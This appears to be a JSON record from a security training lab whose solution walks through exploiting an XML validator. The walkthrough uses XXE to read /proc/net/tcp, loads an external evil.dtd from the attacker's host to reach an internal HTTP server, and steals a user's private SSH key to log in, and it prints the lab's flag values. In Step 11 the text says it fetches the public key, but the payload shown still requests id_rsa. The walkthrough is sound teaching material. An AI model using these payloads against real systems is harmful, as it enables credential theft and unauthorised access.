
    "solutions_html": "<h1>Solution</h1>\n<p><strong>Step 1:</strong> Open the lab link to access the Kali GUI instance.  </p>\n<p><img alt=\"1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/1.png\" /></p>\n<p><strong>Step 2:</strong> Check if the provided machine/domain is reachable.  </p>\n<p><strong>Command:</strong>\n<pre class=\"codehilite\"><code>ping -c3 demo.ine.local</code></pre></p>\n<p><img alt=\"2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/2.png\" /></p>\n<p>The provided machine is reachable.  </p>\n<p><strong>Step 3:</strong> Check open ports on the provided machine.</p>\n<p><strong>Command:</strong>\n<pre class=\"codehilite\"><code>nmap -sS -sV demo.ine.local</code></pre></p>\n<p><img alt=\"3\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/3.png\" /></p>\n<p><img alt=\"3_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/3_1.png\" /></p>\n<p>Ports 22 (SSH), 5000, and 8000 (Python-based HTTP server) are open on the target machine. As mentioned in the challenge description, the vulnerable web application is available on port 5000.  </p>\n<p>Also, if you check the output from Nmap, you will find out the fingerprint for the service running at port 5000. It contains the HTTP response.  </p>\n<p><strong>Step 4:</strong> Check the web application available on port 5000.  </p>\n<p>Open the following URL in the browser:  </p>\n<p><strong>URL:</strong> http://demo.ine.local:5000  </p>\n<p><img alt=\"4\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/4.png\" /></p>\n<p>An XML Validator application is available on port 5000.  </p>\n<p>Send the following XML snippet for validation:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"UTF-8\"?&gt;\n&lt;parent&gt;\n    &lt;child&gt;\n        &lt;name&gt;Test Name&lt;/name&gt;\n        &lt;description&gt;Test Description&lt;/description&gt;\n    &lt;/child&gt;\n&lt;/parent&gt;</code></pre>\n\n<p><img alt=\"4_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/4_1.png\" /></p>\n<p>Click on the <strong>Validate XML</strong> button:  </p>\n<p><img alt=\"4_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/4_2.png\" /></p>\n<p>The response indicates that the supplied XML is valid.  </p>\n<p>Notice that the supplied XML is also reflected in the response.  </p>\n<p><strong>Step 5:</strong> Identify and exploit the XXE vulnerability.  </p>\n<p>Send the following XML snippet containing an XML entity:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"UTF-8\"?&gt;\n&lt;!DOCTYPE replace [&lt;!ENTITY desc \"Test Description\"&gt; ]&gt;\n&lt;parent&gt;\n    &lt;child&gt;\n        &lt;name&gt;Test Name&lt;/name&gt;\n        &lt;description&gt;&amp;desc;&lt;/description&gt;\n    &lt;/child&gt;\n&lt;/parent&gt;</code></pre>\n\n<p><img alt=\"5\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/5.png\" /></p>\n<p>Notice the response contains the description specified in the XML entity!  </p>\n<p>Not that we know there is an XXE vulnerability; let's leverage it to pull information on the internal services running on the target machine.  </p>\n<p>Use the following XML snippet to read the contents of the <code>/proc/net/tcp</code> file:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"UTF-8\"?&gt;\n&lt;!DOCTYPE data [\n    &lt;!ENTITY file SYSTEM \"file:///proc/net/tcp\"&gt;\n]&gt;\n&lt;data&gt;&amp;file;&lt;/data&gt;</code></pre>\n\n<p><strong>Information:</strong> The <code>/proc/net/tcp</code> file contains information on the current TCP network connections.  </p>\n<p><img alt=\"5_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/5_1.png\" /></p>\n<p><img alt=\"5_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/5_2.png\" /></p>\n<p>Notice we got back the file contents!  </p>\n<p><strong>Contents of the <code>/proc/net/tcp</code> file</strong>:  </p>\n<pre class=\"codehilite\"><code>sl local_address rem_address st tx_queue rx_queue tr tm-&gt;when retrnsmt uid timeout inode\n0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 74435656 1 0000000000000000 100 0 0 10 0\n1: 0100007F:22B8 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 74418007 1 0000000000000000 100 0 0 10 0\n2: 0B00007F:9599 00000000:0000 0A 00000000:00000000 00:00000000 00000000 65534 0 74430920 1 0000000000000000 100 0 0 10 0\n3: 00000000:1F40 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 74434697 1 0000000000000000 100 0 0 10 0\n4: 034CDCC0:1F40 024CDCC0:EB4C 06 00000000:00000000 03:0000176F 00000000 0 0 0 3 0000000000000000\n5: 034CDCC0:1F40 024CDCC0:EB4E 01 00000000:00000000 00:00000000 00000000 0 0 74434828 1 0000000000000000 20 4 30 10 -1</code></pre>\n\n<p><strong>Note:</strong> The information you received would differ slightly since the IP addresses of the machines change at every lab launch. Kindly make sure to fetch the contents of the above file before proceeding.  </p>\n<p><strong>Step 6:</strong> Decode the IP addresses and port numbers retrieved from the <code>/proc/net/tcp</code> file.  </p>\n<p>Use the following Python script to convert the IP addresses in hex to dotted-decimal notation:  </p>\n<p><strong>convert.py:</strong><br />\n<pre class=\"codehilite\"><code>import socket\nimport struct\nhex_ip = input(\"Enter IP (in hex): \")\naddr_long = int(hex_ip, 16)\nprint(\"IP in dotted-decimal notation:\", socket.inet_ntoa(struct.pack(\"&lt;L\", addr_long)))</code></pre></p>\n<p><img alt=\"6\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/6.png\" /></p>\n<p>Convert the hex IP addresses received from <code>/proc/net/tcp</code> file:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>python3 convert.py </code></pre></p>\n<p><img alt=\"6_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/6_1.png\" /></p>\n<p>Once all the IP addresses are converted, look for the internal IPs. In this case, it's <code>127.0.0.1</code> and <code>127.0.0.11</code>.  </p>\n<p>Let's also convert the ports from hex to decimal system:  </p>\n<p><strong>Commands:</strong>\n<pre class=\"codehilite\"><code>python3\n0x0016\n0x22B8\n0x9599\n0x1F40</code></pre></p>\n<p><img alt=\"6_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/6_2.png\" /></p>\n<p>The ports corresponding to internal IPs are 8000 and 38297, respectively.  </p>\n<p><strong>Step 7:</strong> Perform an SSRF attack to interact with internal services.  </p>\n<p>Check the IP address of the attacker machine:  </p>\n<p><strong>Command:</strong>\n<pre class=\"codehilite\"><code>ip addr</code></pre></p>\n<p><img alt=\"7\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7.png\" /></p>\n<p>The IP address of the attacker machine is <code>192.220.76.2</code>.  </p>\n<p><strong>Note:</strong> The IP address of the machines is bound to change with every lab start. Kindly make sure to get the correct IP address before moving on to the next steps. Failing to do that would result in failed exploitation attempts.  </p>\n<p>We will send the following XML snippet to the vulnerable web application:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"ISO-8859-1\"?&gt;\n&lt;!DOCTYPE data [\n    &lt;!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\"&gt;\n    %dtd;\n    %all;\n]&gt;\n&lt;data&gt;&amp;fileContents;&lt;/data&gt;</code></pre>\n\n<p><strong>Note:</strong> Kindly make sure to replace the IP address in the above payload.  </p>\n<p><img alt=\"7_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_1.png\" /></p>\n<p>Before sending the above XXE payload, save the following snippet as <code>evil.dtd</code>:  </p>\n<pre class=\"codehilite\"><code>&lt;!ENTITY % start \"&lt;![CDATA[\"&gt;\n&lt;!ENTITY % file SYSTEM \"http://localhost:8888\"&gt;\n&lt;!ENTITY % end \"]]&gt;\"&gt;\n&lt;!ENTITY % all \"&lt;!ENTITY fileContents '%start;%file;%end;'&gt;\"&gt;</code></pre>\n\n<p><img alt=\"7_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_2.png\" /></p>\n<p>Start a Python-based HTTP server on port 8080:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>python3 -m http.server 8080</code></pre></p>\n<p><img alt=\"7_3\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_3.png\" /></p>\n<p><strong>Information on the payload:</strong>  </p>\n<p>The first payload (sent to the web app for validation) would load the contents of the <code>evil.dtd</code> file from the attacker machine and then this file would be parsed by the backend.  </p>\n<p>The <code>evil.dtd</code> file contains the entity that sends a request to <code>localhost:8888</code> and the result is embedded within the CDATA section.  </p>\n<p><strong>Information on CDATA:</strong> CDATA sections can be used to \"block escape\" literal text when replacing prohibited characters with entity references is undesirable.  </p>\n<p><strong>Reference:</strong> https://www.w3resource.com/xml/CDATA-sections.php  </p>\n<p>Some examples of prohibited characters are <code>&lt;</code>, <code>&gt;</code>, <code>&amp;</code>, <code>\"</code>, <code>'</code>.    </p>\n<p>So, the above payload makes sure that if the response does contain some restricted characters, those characters will get embedded into the CDATA section, and hence the XML validator will raise no errors.  </p>\n<p>Now we are ready to send the XXE payload:  </p>\n<p><img alt=\"7_4\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_4.png\" /></p>\n<p><img alt=\"7_5\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_5.png\" /></p>\n<p>Notice the response contains a directory listing. It must be some sort of HTTP server.  </p>\n<p>The response indicates the presence of files like <strong>flag1</strong> and directories like <strong>.ssh</strong>.  </p>\n<p>Head back to the terminal running the Python-based HTTP server:  </p>\n<p><img alt=\"7_6\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_6.png\" /></p>\n<p>Notice there was a request from the target machine to fetch the <code>evil.dtd</code> file.  </p>\n<p>Save the HTML contents received from the internal HTTP server:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>cat listing.html</code></pre></p>\n<p><img alt=\"7_7\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_7.png\" /></p>\n<p>Open the <code>listing.html</code> file in the browser:  </p>\n<p><strong>URL:</strong><br />\n<pre class=\"codehilite\"><code>file:///root/listing.html</code></pre></p>\n<p><img alt=\"7_8\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/7_8.png\" /></p>\n<p>Notice there are 2 entries: <strong>.ssh/</strong> and <strong>flag1</strong>.  </p>\n<p>Let's fetch these in the subsequent steps.  </p>\n<p><strong>Note:</strong> The other internal port open on the machine won't return any information. You are encouraged to interact with it by modifying the <code>evil.dtd</code> file to contain the IP and port on which that service is running.  </p>\n<p><strong>Step 8:</strong> Retrieve the first flag via XXE.  </p>\n<p>Modify the <code>evil.dtd</code> file to fetch the contents of file <code>flag1</code>:  </p>\n<pre class=\"codehilite\"><code>&lt;!ENTITY % start \"&lt;![CDATA[\"&gt;\n&lt;!ENTITY % file SYSTEM \"http://localhost:8888/flag1\"&gt;\n&lt;!ENTITY % end \"]]&gt;\"&gt;\n&lt;!ENTITY % all \"&lt;!ENTITY fileContents '%start;%file;%end;'&gt;\"&gt;</code></pre>\n\n<p><img alt=\"8\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/8.png\" /></p>\n<p>Start a Python-based HTTP server on port 8080:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>python3 -m http.server 8080</code></pre></p>\n<p><img alt=\"8_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/8_1.png\" /></p>\n<p>Send the same XXE payload we sent in the last step:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"ISO-8859-1\"?&gt;\n&lt;!DOCTYPE data [\n    &lt;!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\"&gt;\n    %dtd;\n    %all;\n]&gt;\n&lt;data&gt;&amp;fileContents;&lt;/data&gt;</code></pre>\n\n<p><img alt=\"8_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/8_2.png\" /></p>\n<p>The contents of <code>flag1</code> file are retrieved:  </p>\n<p><strong>Flag 1:</strong> 5f1210be00b4b8dfecba7b56181d905c</p>\n<p>Head back to the terminal running the Python-based HTTP server:  </p>\n<p><img alt=\"8_3\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/8_3.png\" /></p>\n<p>Notice there was a request from the target machine to fetch the <code>evil.dtd</code> file.  </p>\n<p><strong>Step 9:</strong> Fetch the contents of the <strong>.ssh</strong> directory.  </p>\n<p>Modify the <code>evil.dtd</code> file to fetch the contents of <code>.ssh</code> directory:  </p>\n<pre class=\"codehilite\"><code>&lt;!ENTITY % start \"&lt;![CDATA[\"&gt;\n&lt;!ENTITY % file SYSTEM \"http://localhost:8888/.ssh/\"&gt;\n&lt;!ENTITY % end \"]]&gt;\"&gt;\n&lt;!ENTITY % all \"&lt;!ENTITY fileContents '%start;%file;%end;'&gt;\"&gt;</code></pre>\n\n<p><img alt=\"9\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/9.png\" /></p>\n<p>Start a Python-based HTTP server on port 8080:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>python3 -m http.server 8080</code></pre></p>\n<p><img alt=\"9_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/9_1.png\" /></p>\n<p>Send the same XXE payload we sent in the last step:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"ISO-8859-1\"?&gt;\n&lt;!DOCTYPE data [\n    &lt;!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\"&gt;\n    %dtd;\n    %all;\n]&gt;\n&lt;data&gt;&amp;fileContents;&lt;/data&gt;</code></pre>\n\n<p><img alt=\"9_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/9_2.png\" /></p>\n<p>The directory listing for <strong>.ssh</strong> directory is retrieved:  </p>\n<p><img alt=\"9_3\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/9_3.png\" /></p>\n<p>Save the retrieved HTML contents:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>cat listing.html</code></pre></p>\n<p><img alt=\"9_4\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/9_4.png\" /></p>\n<p>Open the <code>listing.html</code> file in the browser:  </p>\n<p><strong>URL:</strong><br />\n<pre class=\"codehilite\"><code>file:///root/listing.html</code></pre></p>\n<p><img alt=\"9_5\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/9_5.png\" /></p>\n<p>Notice there are three files in the <strong>.ssh</strong> directory:  </p>\n<ul>\n<li>authorized_keys</li>\n<li>id_rsa</li>\n<li>id_rsa.pub</li>\n</ul>\n<p>In the subsequent steps, we will fetch some of these files.  </p>\n<p><strong>Step 10:</strong> Retrieve the private SSH keys.  </p>\n<p>Modify the <code>evil.dtd</code> file to fetch the contents of <code>id_rsa</code> file:  </p>\n<pre class=\"codehilite\"><code>&lt;!ENTITY % start \"&lt;![CDATA[\"&gt;\n&lt;!ENTITY % file SYSTEM \"http://localhost:8888/.ssh/id_rsa\"&gt;\n&lt;!ENTITY % end \"]]&gt;\"&gt;\n&lt;!ENTITY % all \"&lt;!ENTITY fileContents '%start;%file;%end;'&gt;\"&gt;</code></pre>\n\n<p><img alt=\"10\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10.png\" /></p>\n<p>Start a Python-based HTTP server on port 8080:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>python3 -m http.server 8080</code></pre></p>\n<p><img alt=\"10_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_1.png\" /></p>\n<p>Send the same XXE payload we sent in the last step:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"ISO-8859-1\"?&gt;\n&lt;!DOCTYPE data [\n    &lt;!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\"&gt;\n    %dtd;\n    %all;\n]&gt;\n&lt;data&gt;&amp;fileContents;&lt;/data&gt;</code></pre>\n\n<p><img alt=\"10_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_2.png\" /></p>\n<p>The response contains the private SSH keys.  </p>\n<p><img alt=\"10_3\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_3.png\" /></p>\n<p>Save the contents of the private keys to the <code>id_rsa</code> file:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>cat id_rsa</code></pre></p>\n<p><img alt=\"10_4\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_4.png\" /></p>\n<p>The private SSH key is missing the new lines.  </p>\n<p>To restore the file, we can use the following command:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>sed -e \"s/-----BEGIN RSA PRIVATE KEY-----/&amp;\\n/\" \\\n    -e \"s/-----END RSA PRIVATE KEY-----/\\n&amp;/\" \\\n    -e \"s/\\S\\{64\\}/&amp;\\n/g\" \\\n    id_rsa</code></pre></p>\n<p><img alt=\"10_5\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_5.png\" /></p>\n<p><img alt=\"10_6\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_6.png\" /></p>\n<p>The output contains the properly-formatted private SSH key.  </p>\n<p>The above command does the following:\n- Adds a new line after the <code>-----BEGIN RSA PRIVATE KEY-----</code> string\n- Adds a new line before the <code>-----END RSA PRIVATE KEY-----</code> string\n- For all other string blocks, it adds a new line after every 64 characters</p>\n<p>Use the following command to save the formatted private key to the file <code>fixed_id_rsa</code>:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>sed -e \"s/-----BEGIN RSA PRIVATE KEY-----/&amp;\\n/\" \\\n    -e \"s/-----END RSA PRIVATE KEY-----/\\n&amp;/\" \\\n    -e \"s/\\S\\{64\\}/&amp;\\n/g\" \\\n    id_rsa &gt; fixed_id_rsa</code></pre></p>\n<p><img alt=\"10_7\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_7.png\" /></p>\n<p>Check the contents of the <code>fixed_id_rsa</code> file:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>cat fixed_id_rsa</code></pre></p>\n<p><img alt=\"10_8\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/10_8.png\" /></p>\n<p>The well-formatted private SSH key has been placed in a file.  </p>\n<p><strong>Step 11:</strong> Gain SSH access on the target machine.  </p>\n<p>We have the private SSH key but don't yet know the user to whom it belongs.  </p>\n<p>To use the SSH keys for login, we have to find out the corresponding user name. For that, we will be using the public SSH keys. This file could contain the email of the user or the account name followed by the hostname. In either case, we will find the user name.  </p>\n<p>Modify the <code>evil.dtd</code> file to fetch the contents of the <code>id_rsa.pub</code> file:  </p>\n<pre class=\"codehilite\"><code>&lt;!ENTITY % start \"&lt;![CDATA[\"&gt;\n&lt;!ENTITY % file SYSTEM \"http://localhost:8888/.ssh/id_rsa\"&gt;\n&lt;!ENTITY % end \"]]&gt;\"&gt;\n&lt;!ENTITY % all \"&lt;!ENTITY fileContents '%start;%file;%end;'&gt;\"&gt;</code></pre>\n\n<p><img alt=\"11\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/11.png\" /></p>\n<p>Start a Python-based HTTP server on port 8080:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>python3 -m http.server 8080</code></pre></p>\n<p><img alt=\"11_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/11_1.png\" /></p>\n<p>Send the same XXE payload we sent in the last step:  </p>\n<pre class=\"codehilite\"><code>&lt;?xml version=\"1.0\" encoding=\"ISO-8859-1\"?&gt;\n&lt;!DOCTYPE data [\n    &lt;!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\"&gt;\n    %dtd;\n    %all;\n]&gt;\n&lt;data&gt;&amp;fileContents;&lt;/data&gt;</code></pre>\n\n<p><img alt=\"11_2\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/11_2.png\" /></p>\n<p>The contents of the public SSH key were successfully retrieved.  </p>\n<p><img alt=\"11_3\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/11_3.png\" /></p>\n<p>The email id of the user is also revealed: <code>david@insecure-corp.com</code>  </p>\n<p>Modify the permissions of the <code>fixed_id_rsa</code> file and SSH into the target machine:  </p>\n<p><strong>Commands:</strong><br />\n<pre class=\"codehilite\"><code>chmod 600 fixed_id_rsa\nssh -i fixed_id_rsa david@demo.ine.local</code></pre></p>\n<p><img alt=\"11_4\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/11_4.png\" /></p>\n<p>SSH login was successful!  </p>\n<p><strong>Step 12:</strong> Retrieve the second flag.  </p>\n<p>Now that we have SSH access to the target machine, we can issue commands to perform recon and retrieve all the flags.  </p>\n<p><strong>Commands:</strong><br />\n<pre class=\"codehilite\"><code>id\nls\ncat flag1 \nfind / -iname 'flag*' 2&gt;/dev/null </code></pre></p>\n<p><img alt=\"12\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/12.png\" /></p>\n<p><strong>Flag 1 (/home/david/flag1):</strong> 5f1210be00b4b8dfecba7b56181d905c  </p>\n<p>Flag 2 is stored in <code>/tmp/flag2</code> file:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>cat /tmp/flag2</code></pre></p>\n<p><img alt=\"12_1\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/12_1.png\" /></p>\n<p><strong>Flag 2:</strong> 173b0344950d28e8b5dc36dd462edaa9  </p>\n<p>With that, we conclude this lab. We have learned to leverage an XXE vulnerability to perform an SSRF attack. Using the SSRF attack, we interacted with an internal HTTP server, got hold of SSH keys for a user, and got shell access on the target machine.  </p>\n<h1>References</h1>\n<ul>\n<li><a href=\"https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A4-XML_External_Entities_(XXE)\">A4:2017-XML External Entities (XXE)</a></li>\n<li><a href=\"https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/\">A10:2021 \u2013 Server-Side Request Forgery (SSRF)</a></li>\n<li><a href=\"https://www.w3resource.com/xml/CDATA-sections.php\">XML CDATA</a></li>\n</ul>",
    "flags": [],
    "min_points_to_pass": null,
    "access_type": "default",
    "user_status": "unstarted",
    "user_lab_status": null,
    "user_status_modified": null,
    "user_flags": [],
    "global_running_session": null
}